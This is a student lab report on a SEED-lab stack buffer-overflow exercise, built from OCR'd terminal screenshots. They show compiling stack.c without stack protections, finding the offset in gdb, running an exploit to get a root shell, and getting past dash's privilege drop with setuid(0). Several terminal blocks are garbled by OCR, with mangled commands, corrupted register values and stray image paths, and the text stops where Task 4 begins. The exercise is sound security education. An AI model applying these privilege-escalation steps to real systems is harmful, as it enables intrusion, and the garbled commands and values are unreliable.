Buffer-Overflow Attack

Programming Assignment 1

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This report is a documentation of my observation of the process while I simulated the buffer-overflow attack in the SEED virtual machine. I provided screenshots, from the various stages.

I commented out the steps I took and observations made directly in the terminal window, both before and after executing commands to make is easy to follow what was happening.

• The image below shows the initial setup procedure to test if the shell program we compiled really works before incorporating it into our exploit code.

```
Ta Madrine Year Popul Donces Help

Tarringhal

[02/05/24] seed@W1:-$ Is a madroid Customization Documents examples.desktop host Music Public Templates bin Desktop Downloads get-pip.py lib Pictures source Videos

[02/05/24] seed@W1:-$ Ked BufferOverflow (02/05/24] seed@W1:-$ Cd BufferOverflow (02/05/24] seed@W1:-$ Cd BufferOverflow (02/05/24] seed@W1:-$ Cd Desktop (02/05/24] seed@W1:-$ Cd Desktop (02/05/24] seed@W1:-$ Usextop sin we xploit.c stack.c call_shellcode.c exploit.c stack.c (02/05/24] seed@W1:-$ BufferOverflow sudo rm /bin/sh (02/05/24) seed@W1:-$ BufferOverflow su
```

• Next, we show the compilation and debugging of the stack.c program to determine what our offset value should be

```
File Machine View Input Devices Help

Terminal

[02/05/24]seed@VM:~/BufferOverflow$ gdb -q ./stack
Reading symbols from ./stack...(no debugging symbols found)...done.

gdb-padab q
[02/05/24]seed@VM:~/BufferOverflow$ clear

[02/05/24]seed@VM:~/BufferOverflow$ gcc -o stack -g -z execstack -fno-stack-protector stack.c
[02/05/24]seed@VM:~/BufferOverflow$
[02/05/24]seed@VM:~/BufferOverflow$
[02/05/24]seed@VM:~/BufferOverflow$
[02/05/24]seed@VM:~/BufferOverflow$
[02/05/24]seed@VM:~/BufferOverflow$
[02/05/24]seed@VM:~/BufferOverflow$ gdb -q ./stack
Reading symbols from ./stack...done.

gdb-padas r

Starting program: /home/seed/BufferOverflow/stack
[Thread debugging using libthread db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".

Program received signal SIGSEGV, Segmentation fault.
```

• At this point, I created a badfile manually, to test the vulnerable program [stack.c] to know exactly where the buffer begins to overflow into the \$EBP register and then subsequently into the \$EIP register.

• The image below shows the content of the registers after trying to overflow the buffer with 40-string of Z (0x5a).

```
SeedUbuntu Clone1 [Running] - Oracle VM VirtualBox
    Machine View Input Devices Help
  0
               0xbfffeb90 --> 0xb7c006bc --> 0x3b2d ('-;')
0xbfffeb51 --> 0xb7c006bc --> 0x3b2d ('-;')
0xb7f1c000 --> 0x1b1db0
            : 0xb7f1c000 --> 0x1b1db0

: 0xb7f1c000 --> 0x1b1db0

: 0x5a5a5a5a ('ZZZZ')


: 0x5iffeb50 --> 0xc006bc0a

: 0x5a5a5a5a ('ZZZZ')


AGS: 0x10282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
                0xbfffeb50 --> 0xc006bc0a
                0xbfffeb54 --> 0x53db7
0xbfffeb58 --> 0x205
                 0xbfffeb5c --> 0x804fa88 --> 0xfbad2498
0xbfffeb60 --> 0xb7fe3d39 (<check_match+9>:
                                                                                                      ebx,0x1b2c7)
       0016
                                                                                            add
                 0xbfffeb64 --> 0x5a922974
                0xbfffeb66 ('Z' <repeats 39 times>, "\n\274\006\300\267=\005")
0xbfffeb6c ('Z' <repeats 35 times>, "\n\274\006\300\267=\005")
       Legend: code, data,
Stopped reason: S160
0x5a5a5a5a in ?? ()
                          e, data, rodata, value
                       # It is clear from the above output that the string overflowed the buffer since $EIP (instruction register) has ZZZZ
       adb-pedas # Let's see the starting address of our buffer
adb-pedas print &buffer
$1 = (char **) 0xb7flcef8 <buffer>
        $2 = (char **) 0xb7f1cef8 <buffer>
                       # Now lets examine the memory

    ⊕ Search
```


• Below is the memory dump when I examined it, following the overflow above.



• The next snapshot give details on what I did to determine the exact offset value to use in my exploit code.




• The next three(3) snapshots gives details on the debugging process we just started above...



• The next three (3) images below gives a detailed description and execution of the exploit after editing [exploit.c] to work with our offset of 36 bytes.

```
| IB2/Ub/24|seeddVM:-/BufferOverflow$ gedit exploit.c |
| IB2/Ob/24|seeddWM:-/BufferOverflow$ gedit exploit.c |
| IB2/Ob/24|seeddWM:-/BufferOverflow$ |
| IB2/Ob/24|se
```



```
SeedUbuntu Clone1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
     [02/06/24]seed@VM:~/BufferOverflow$ ./stack
    # # now after compiling the setUIDroot code, let's run it
      ./setUIDroot
    # #let's check the id agian
    uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46
     (plugdev),113(lpadmin),128(sambashare)
    # # now let's exit the root shell and contiue with Task 3.
    # exit
    # exit
     [02/06/24]seed@VM:~/BufferOverflow$ # I noticed that when you are the real root,
    you need to execute the exit command twice to really exit the root shell..
     [02/06/24]seed@VM:~/BufferOverflow$
     [02/06/24]seed@VM:~/BufferOverflow$
```

• Now we proceed to TASK 3, where we defeat dash's countermeasure. We do this by invoking setuid(0) before executing execve() system call. My observations are provided as comments in the terminal window (see the next 2 images) as shown below.

```
SeedUbuntu Clone1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal Terminal File Edit View Search Terminal Help
     [02/06/24]seed@VM:~/BufferOverflow$ # TASK 3:
     [02/06/24]seed@VM:~/BufferOverflow$
     [02/06/24]seed@VM:~/BufferOverflow$ sudo ln -sf /bin/dash /bin./sh
     ln: failed to create symbolic link '/bin./sh': No such file or directory
     [02/06/24]seed@VM:~/BufferOverflow$ sudo ln -sf /bin/dash /bin/sh
     [02/06/24]seed@VM:~/BufferOverflow$
     [02/06/24]seed@VM:~/Buffer0verflow$ # let's create the dash_shell_test.c
[02/06/24]seed@VM:~/Buffer0verflow$
     [02/06/24]seed@VM:~/BufferOverflow$ gedit dash_shell_test.c
     [02/06/24]seed@VM:~/BufferOverflow$
     [02/06/24]seed@VM:~/BufferOverflow$
[02/06/24]seed@VM:~/BufferOverflow$
                                              # with line1 commented, let's compile and run
     [02/06/24]seed@VM:~/BufferOverflow$ gcc dash shell_test.c -o dash_shell_test
     [02/06/24]seed@VM:~/BufferOverflow$ sudo chown root dash_shell_test
     [02/06/24]seed@VM:~/BufferOverflow$ sudo chmod 4755 dash_shell_test
     [02/06/24]seed@VM:~/BufferOverflow$
     [02/06/24]seed@VM:~/BufferOverflow$ ./dash_shell_test
     $ # observation: we don't have access to the root shell when line1
     $ # is commented out...
     $ # Let's uncomment line1 and see if our program behaves differently...
     [02/06/24]seed@VM:~/BufferOverflow$ gedit dash_shell_test.c
     [02/06/24]seed@VM:~/BufferOverflow$
     [02/06/24]seed@VM:~/BufferOverflow$ # now line1 is uncommented...
     [02/06/24]seed@VM:~/BufferOverflow$ # so let's compile and run again...
[02/06/24]seed@VM:~/BufferOverflow$ gcc dash_shell_test.c -o dash_shell_test
     [02/06/24]seed@VM:~/BufferOverflow$ ./dash_shell_test
     $ id
     <u>uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip)</u>
     ,46(plugdev),113(lpadmin),128(sambashare)
     $
```

```
Firefox Web Browser d@VM:~/BufferOverflow$ ./stack
  exit
[02/06/24]seed@VM:~/BufferOverflow$
[02/06/24]seed@VM:~/BufferOverflow$
[02/06/24]seed@VM:~/BufferOverflow$ # We now update the shellcode in exploit.c
[02/06/24]seed@VM:~/BufferOverflow$ # as required and attempt our attack again [02/06/24]seed@VM:~/BufferOverflow$
 [02/06/24]seed@VM:~/BufferOverflow$
 [02/06/24]seed@VM:~/BufferOverflow$ gedit exploit.c
 [02/07/24]seed@VM:~/BufferOverflow$
 [02/07/24]seed@VM:~/BufferOverflow$ gcc -o exploit exploit.c
 [02/07/24]seed@VM:~/BufferOverflow$ ./exploit
 [02/07/24]seed@VM:~/BufferOverflow$ ./stack
# # so this time round, we get the root shell after update our shellcode
# # with the setuid(0) command before the execve() system call.
# # previoulsy when we had commented it out, we got the shell but not the root sh
ell
#
```

• Finally, we work on task 4. Here, the address randomization is turned on and we rather use a BRUTE-FORCE approach to execute the attack. Observations and comments are well documented in the snapshots that follow.

